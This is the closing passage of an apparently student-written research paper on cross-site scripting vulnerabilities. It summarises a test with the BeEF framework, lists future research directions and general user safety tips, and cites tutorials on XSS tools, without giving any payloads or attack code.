- The test proved that BeEF could be used to gain access to the XSS vulnerabilities so that they could be exploited to achieve different evil goals.
- Mitigating XSS vulnerabilities demands payload validation, out encoding, and application of secure programming techniques.

Future Research

- Explore the effectiveness of different XSS detection and prevention techniques in real-world scenarios.
- Investigate the development of more sophisticated XSS exploitation tools and techniques used by attackers.
- Analyze the psychological factors that influence user susceptibility to XSS attacks and phishing attempts.
- Research the integration of automated XSS vulnerability scanning tools into the software development lifecycle.

Real-World Implications

XSS (Cross-Site Scripting) vulnerabilities are omnipresent and are considered even by other vulnerabilities as a general weakness of web applications. They may sometimes lead to tragic and catastrophic results at the individual and organizational levels. Agents of XSS exploits can cause data breaches, identity theft, financial loss, and reputation damage.

Protecting Ourselves

1. Users should be cautious when entering information on websites, especially those they don't trust.
2. Look for signs of a secure website, such as HTTPS encryption and a valid security certificate.
3. Keep web browsers and operating systems updated with the latest security patches.
4. Use strong, unique passwords for different online accounts.
5. Be aware of phishing attempts and avoid clicking on suspicious links or downloading unknown attachments.
   (Gandal, 2021)

Conclusion

This research paper provided an in-depth exploration of XSS vulnerabilities and their potential dangers. By understanding how these vulnerabilities work and the tools attackers use to exploit them, we can take steps to protect ourselves and mitigate the risks. Continuous vigilance, security awareness, and the implementation of robust security measures are crucial in the ongoing fight against XSS attacks.

References

1. Anovin, A. (2019) *How to use XSSer for cross-site scripting attacks in Kali Linux*, *https://www.anovin.mk*. Available at: https://anovin.mk/tutorial/how-to-use-xsser-for-cross-site-scripting-attacks-in-kali-linux/ (Accessed: 30 March 2023).
2. Gandal, G. (2021) *XanXSS - simple XSS finding tool in Kali Linux*, *GeeksforGeeks*. Available at: https://www.geeksforgeeks.org/xanxss-simple-xss-finding-tool-in-kali-linux/ (Accessed: 30 March 2024).
3. Caleb (2024) *XSS Unleashed: A deep dive into exploiting XSS vulnerabilities with Beef*, *Medium*. Available at: https://infosecwriteups.com/xss-unleashed-a-deep-dive-into-exploiting-xss-vulnerabilities-with-beef-76ca1504d65e (Accessed: 30 March 2024).
4. Spett, K. (2018) *Cross-Site Scripting*. thesis. SPI Dynamics.